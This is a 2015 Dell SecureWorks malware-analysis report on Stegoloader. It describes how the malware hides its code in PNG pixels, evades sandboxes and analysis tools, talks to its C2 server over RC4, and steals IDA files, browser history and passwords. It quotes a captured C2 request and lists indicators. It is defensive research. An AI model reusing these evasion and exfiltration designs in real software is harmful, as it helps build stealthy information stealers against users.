Stegoloader: A Stealthy Information Stealer

Counter Threat Unit Research Team

Monday, June 15, 2015 *By: Counter Threat Unit Research Team*

- **Author:** Dell SecureWorks Counter Threat Unit™ Threat Intelligence
- **Date:** 15 June 2015

Summary

Malware authors are evolving their techniques to evade network and host-based detection mechanisms. Stegoloader could represent an emerging trend in malware: the use of digital steganography to hide malicious code. The Stegoloader malware family (also known as Win32/Gatak.DR and TSPY_GATAK.GTK despite not sharing any similarities with the Gataka banking trojan) was first identified at the end of 2013 and has attracted little public attention. Dell SecureWorks Counter Threat Unit(TM) (CTU) researchers have analyzed multiple variants of this malware, which stealthily steals information from compromised systems. Stegoloader's modular design allows its operator to deploy modules as necessary, limiting the exposure of the malware capabilities during investigations and reverse engineering analysis. This limited exposure makes it difficult to fully assess the threat actors' intent. The modules analyzed by CTU researchers list recently accessed documents, enumerate installed programs, list recently visited websites, steal passwords, and steal installation files for the IDA tool.

Analysis

Stegoloader has a modular design and uses digital steganography to hide its main module's code inside a Portable Network Graphics (PNG) image downloaded from a legitimate website. Other malware families have used this technique, including the Lurk downloader, which CTU researchers analyzed in April 2014. At the end of 2014, CTU researchers also observed the Neverquest version of the Gozi trojan using this technology to hide information on its backup command and control (C2) server.

Deployment module

Stegoloader's deployment module downloads and launches the main module; it does not have persistence. Before deploying other modules, the malware checks that it is not running in an analysis environment. For example, the deployment module monitors mouse cursor movements by making multiple calls to the GetCursorPos function. If the mouse always changes position, or if it does not change position, the malware terminates without exhibiting any malicious activity.

In another effort to slow down static analysis, most of the strings found in the binary are constructed on the program stack before being used. This standard malware technique ensures that strings are not stored in clear text inside the malware body but rather are constructed dynamically, complicating detection and analysis.

Before executing its main function, Stegoloader lists the running processes on the system and terminates if a process name contains one of the strings in Table 1. Most of the strings represent security products or tools used for reverse engineering. Stegoloader does not execute its main program code if it detects analysis or security tools on the system.

Wine	SandboxieDcomLaunch.exe	aswVBoxClient.exe	PEiD.exe

pr0c3xp.exe	wireshark.exe	dumpcap.exe	HRSword.exe
HipsTray.exe	InCtrl5.exe	anti-virus.EXE	FortiTracer.exe
SWIS.exe	Fiddler.exe	Regshot.exe	procexp.exe
Procmon.exe	Winalysis.exe	Olly	pythonw.exe
wscript.exe	snxcmd.exe	SfCmd.exe	

Table 1. Strings causing Stegoloader to terminate.

At every stage of its execution, the deployment module reports its status to a C2 server using HTTP GET requests. Figure 1 shows a trace of reports sent from a compromised system to its C2 server. The GET requests are constructed from a list of preconfigured URLs. In the example shown in Figure 1, the first string after the "report_" substring is the hex-encoded name of the computer where the malware is running. The second substring is a hex-encoded pointer used to list files in the victim's home directory (returned by the FindFirstFileA() function). Appendix A lists the status messages that can be sent by the Stegoloader deployment module.

Figure 1. Fiddler trace of Stegoloader's deployment module reporting. (Source: Dell SecureWorks)

The deployment module fetches a PNG image from a legitimate hosting website (see Figure 2). The image's URL is hard-coded in the binary. After downloading the image, Stegoloader uses the gdiplus library to decompress the image, access each pixel, and extract the least significant bit from the color of each pixel. The extracted data stream is decrypted using the RC4 algorithm and a hard-coded key. Neither the PNG image nor the decrypted code is saved to disk, making the malware difficult to find via traditional disk-based signature analysis. The image's URL and the RC4 key vary in the samples analyzed by CTU researchers.



Figure 2. Example Stegoloader image containing encrypted content. (Source: Dell SecureWorks)

After the main Stegoloader module is downloaded and decrypted, the deployment module transfers execution to the main module, which resides in a memory area that has been allocated for this purpose. The deployment module is dormant until the main module finishes executing. When the main module terminates, the deployment module sends a last report to its C2 server indicating the main module has finished, and then it also terminates.

Main module

The main Stegoloader module communicates with its C2 server via HTTP POST requests (see Figure 3) and executes commands sent by the malware operator. Communications are encrypted using the RC4 algorithm and a hard-coded 16-byte key. The POST URL is hard-coded in the body of the malware.

```
POST /encourage/help?pointed=855444 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0)
Host: cod.chezsimone971.com
Content-Length: 64
Pragma: no-cache

.Fd......:........,p..T].3.&E....C...S.W.....T.hfn.....~.U......S
HTTP/1.1 200 OK
Server: nginx/1.4.3
Date: Sun, 15 Mar 2015 15:59:49 GMT
Content-Type: image/png
Content-Length: 32
Connection: keep-alive

.Nxx..f}....'x..*.`umrO..&s.&.
```

Figure 3. Communication dialog between Stegoloader's main module and its C2 server. (Source: Dell SecureWorks)

Figure 4 shows the decrypted header of an HTTP POST request performed by a compromised system.

```
0000000 24 be 00 f7 bf 85 70 15 3c ee 1f 2d b6 63 e8 e5
0000010 15 8c 2f df 9f f9 cc 21 c1 45 3c ab c3 32 b1 b6
0000020 01 be b7 ac 82 ef 66 be d4 03 00 01 b3 05 00 00
```

Figure 4. Decrypted Stegoloader header sent to the C2 server. (Source: Dell SecureWorks)

- The first 16 bytes (in red) are randomly generated and change with each request.
- The next 16 bytes (in blue) are also randomly generated but are used as a session identifier. They are constant across all messages sent from a compromised system during the same execution of the malware.
- The following byte is always '01'.
- The eight bytes (in green) are copied from the previous response received from the C2 server. They are used as a sequence number but are not incremental. If the compromised system is sending its first message, the bytes are initialized to '0'.
- The byte at offset 41 (in orange) is the command that was previously sent by the C2 server and is the command that is currently being answered. This value is set to zero if the compromised system is contacting its C2 server for the first time.
- The next two bytes are flags. The first byte indicates that there was no error executing the previous operation, and the '01' flag indicates further data will follow the header.
- The last four bytes (in purple) indicate the length for the rest of the message. Messages longer than 400 bytes are compressed using the lzma compression algorithm.

Before sending this message to its C2 server, Stegoloader prepends a CRC32 (cyclic redundancy check) of the message and encrypts the message with its checksum using RC4. The message is then prepended with 16 hard-coded bytes, which are likely associated with the RC4 key used to decrypt the message on the server side.

The C2 server's response is also RC4-encrypted. Figure 5 shows a decrypted message from the C2 server. The first field of the response (in red) is a CRC32 for the rest of the message. The command code (in blue) is located at offset 29 (0x1d). The bytes between offsets '21' and '28' (in green) are used as a session identifier and are returned to the server in the next C2 request. Additional code or data sent by the C2 server is appended after these first 32 bytes.

```
0000000 15 31 98 a0 91 f3 fe af 37 22 93 12 28 0d 87 13
0000010 31 e1 dd c5 01 be b7 ac 82 ef 66 be d4 03 00 00
```

Figure 5. Decrypted Stegoloader content sent from the C2 server. (Source: Dell SecureWorks)

Table 2 lists commands that can be executed by Stegoloader.

Command code	Command description
0x01	Kill command, stops execution
0x02	Save content from HTTP response to temporary location and execute it by calling the CreateProcessA function from kernel32.dll
0x03	Send system information (see Appendix B)
0x04	Send list of software installed on the compromised system (determined by enumerating registry keys used to uninstall software)
0x05, 0x06, 0x07	Send Firefox, Chrome, and Internet Explorer browser history to the C2 server
0xDC, 0xDD, 0xDE, 0xDF	Sleep command, no operation is performed, ping C2 server again after 3 minutes
0x64	Execute shellcode (shellcode is passed directly after the message header)

Table 2. Stegoloader command codes and descriptions.

Additional modules

The main Stegoloader module gathers information about compromised systems. If the information matches specific criteria, the malware operator can deploy additional modules. Table 3 lists hashes of additional modules discovered by CTU researchers. These modules are directly executed in memory and are never saved to disk.

SHA1 hash	Size (in bytes)	Module name
54001be86035d6e7adb8c027e6d32936923b02fb	217982	IDA-stealing module
4dedc828d835ae6efa5740fcb640bf010303d02d	7312	List recently opened documents
55a5e1015ec0fb5859b657405e7173bc7d35f056	4665	Host geolocation
ce354abcaa7143ea4de30d69da2edc9d359f8f2c	38407	Pony password stealer

Table 3. Additional Stegoloader modules in samples analyzed by CTU researchers.

IDA-stealing module

The IDA interactive disassembler is frequently used by reverse engineers and malware analysts to analyze malicious software. Stegoloader has a module that steals installed instances of the IDA software. If IDA is detected on the compromised system, the C2 server sends and executes this module. This module uses a different C2 server than the main Stegoloader module. Its reporting pattern is very similar to the deployment module.

The IDA-stealing module searches for IDA-related entries in the registry and sends discovered files to a legitimate online file-hosting website. Table 4 lists files that may be exfiltrated. When a file is uploaded, the file-hosting website returns a link that can be shared with users who want to download the file. The malware parses the response and sends the download links for the exfiltrated files to its C2 server.

ida.key	plugins\hexrays.plw	plugins\hexrays.p64	plugins\hexarm.plw
plugins\hexarm.p64	plugins\defs.h	cfg\hexrays.cfg	plugins\hexrays_sdk\include\hexrays.hpp
idag.exe	ida.wll	ida.int	idag64.exe
ida64.wll	ida64.int		

Table 4. Files uploaded to the file-hosting website if discovered on a compromised system.

List recently opened documents

The module to list recently opened documents uses the SHGetFolderPathA function from shell32.dll with the CSIDL_RECENT parameter to find the system folder used to store links for the victim's most recently used documents. The module parses the links, resolves their location on the local hard drive, and sends the list of recently used links and files to the C2 server using the same server and protocol as the main module.

Host geographic localization

The host geographic localization module starts an Internet Explorer instance and visits two web pages, ip2location.com and whoer.net, which return information about the visitor's public-facing IP address. The websites also include geolocation information for the visiting IP address. The module then compresses and returns the HTML content to its C2 server using the same server and protocol as the main module.

Pony password stealer

Stegoloader's Pony password stealer module is a copy of the Pony Loader information stealing malware. Since the leak of Pony Loader's source code on underground forums at the end of 2013, it has been used in various operations. This module can steal passwords for most popular applications used for protocols such as POP, IMAP, FTP, and SSH. The information stolen by the Pony password stealer module is packaged and sent to the main module's C2 server using the same protocol as the main module.

Additional tactics, techniques, and procedures

The oldest Stegoloader samples located by CTU researchers were submitted to VirusTotal at the end of 2013. Variants have used filenames related to software piracy. One sample, which used Avanquest_PowerDesk_9_0_1_10_keygen.exe, was bundled with software piracy software that was executed at the same time as the Stegoloader deployment module (see Figure 6).

Figure 6. Stegoloader posing as a software piracy tool. (Source: Dell SecureWorks)

Dell SecureWorks data indicates that this malware family has affected multiple verticals, including healthcare, education, and manufacturing. The malware has the characteristics of a stealthy and opportunistic information stealer. It has not been observed being used with exploits or spearphishing, making it more similar to "mass market" commodity malware than to a tool used in targeted attacks.

Some Stegoloader variants have been observed downloading and installing the Vundo (also known as Ponmocup) malware, which displays advertisements and installs additional malware. Stegoloader operators may install Vundo on a compromised system for additional monetary profit after they have extracted all the information they deem interesting.

Conclusion

Stegoloader is stealthy in many aspects; it evades analysis tools and deploys only necessary modules, without writing them to disk. There are likely more Stegoloader modules than CTU researchers have observed, possibly used by threat actors to ensure persistence or to gain access to additional resources. Although CTU researchers have not observed Stegoloader being used in targeted attacks, it has significant information stealing capabilities. Stegoloader is the third malware family that CTU researchers have observed using digital steganography. This technique might be a new trend because malware authors need to adapt to improved detection mechanisms.

Threat indicators

The threat indicators in Table 5 can be used to detect activity related to Stegoloader.

Indicator	Type	Context
723ef64c6a1b1872bc84a9dc30e10c9199f5a153	SHA1 hash	Stegoloader deployment module executable
a48594b243f801e02066b77e46135382e890daf6	SHA1 hash	Stegoloader deployment module executable
c82c3d32211ea73b884cffe66cb1a46a080c5723	SHA1 hash	Stegoloader deployment module executable
68e3e19c14d2e10c67670999c77eb08221e16a08	SHA1 hash	Stegoloader deployment module executable
f6bb47621183060c2cd9df5a52face6eb1d52983	SHA1 hash	Stegoloader deployment module executable
b55497e02d61f059fe23cd86083eddfb0f718cdc	SHA1 hash	Stegoloader deployment module executable
eee347e8942c1ddc603e8c1a89dacf39673c2689	SHA1 hash	Stegoloader deployment module executable

5e1077fc19410b1dee59c11fd9cd7810c95ebaec	SHA1 hash	Stegoloader deployment module executable
d5d0a9ecf1601e9e50eef6b2ad25c57b56419cd1	SHA1 hash	Stegoloader deployment module executable
b8db99cf9c646bad027b34a66bb74b8b0bee295a	SHA1 hash	Stegoloader deployment module executable
3ad4376043d1297773e808a539ec0bd2f22b200c	SHA1 hash	Stegoloader deployment module executable
ccca1fbfdb1efaee8b6785879a4210a56e3e0d47	SHA1 hash	Stegoloader deployment module executable
43e1bfd48ee72d829c17ca1e8c9ecf296830ca8a	SHA1 hash	Stegoloader deployment module executable
Avanquest_PowerDesk_9_0_1_10_keygen.exe	Filename	Stegoloader deployment module
AVS_Video_Converter_9_1_1_568_keygen.exe	Filename	Stegoloader deployment module

Table 5. Threat indicators for Stegoloader.

References

Dell SecureWorks. "Malware Analysis of the Lurk Downloader." April 23, 2014. https://www.secureworks.com/research/malware-analysis-of-the-lurk-downloader

Hex-Rays. "About the IDA Interactive Disassembler." https://www.hex-rays.com/products/ida/

Kafeine. "Inside Pony 1.7 / Fareit." June 26, 2012. http://malware.dontneedcoffee.com/2012/06/inside-pony-17.html

Microsoft. "Constant Special Item ID list (CSIDL)." https://msdn.microsoft.com/en-us/library/windows/desktop/bb762494(v=vs.85).aspx

Microsoft. "Win32/Gatak.DR." http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Trojan:Win32/Gatak.DR&ThreatID=-2147278948#tab=1

Trend Micro. "TSPY_GATAK.GTK." http://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/tspy_gatak.gtk

Appendix A — Known Stegoloader log messages

watch2_err_1	image_size_not_ok	image_type_not_ok	image_not_ok
crc_ok	image_ok	gdiplus_ok	gdiplus_not_ok
image_type_ok	image_size_ok	page_err	payload_not_ok
payload_mem_not_ok	payload_executed	payload_mem_ok	payload_type_shell
payload_type_exe	payload_file_delete_ok	payload_file_wait_ok	payload_file_run_ok
payload_file_write_ok	payload_file_name_ok	payload_type_exe_wait_del	payload_type_bad

payload_size_ok	payload_ok	page_ok	mark_not_setted
mark_setted	executed_ok	step_3	step_2
process_	except_detail_	except	finished
already_active	mark_already	started_ext_	step_4
mark_ok	already_ok	step_1	step_0

Table 6. Log messages observed by CTU researchers.

Appendix B — System information collected by Stegoloader

Element name	Description
ProcessorArchitecture	Architecture of the processor (32-bits or 64-bits)
CountryName	Operating system's configured country
OwnerName	Name of the compromised computer's owner
CompanyName	Name of the compromised computer's company
DomainName	Domain name
ComputerName	Computer name
UserName	Username of the logged-in user
UserRights	Rights of the logged-in user
UserRole	Role of the logged-in user
OsName	Name of the operating system (e.g., Microsoft Windows XP)
OsID	Operating system ID
OsSN	Operating system serial number
TimeZone	Time zone set in the operating system
InternalIP	IP address of local interface
PlatformVendor	Vendor for the CPU (e.g., VMWare Virtual Platform)
PlatformName	Name of the platform (e.g., VMWare Inc.)
ScreenResolution	Resolution of the main display
VideoCardVendor	Vendor name of the video card
VideoCardName	Name of the video card
Processes	List of processes currently running on the compromised system
SessionTime	Time elapsed since the current user logged in
RouterMAC	MAC address of the default gateway

Table 7. Element names and descriptions of system data collected by Stegoloader.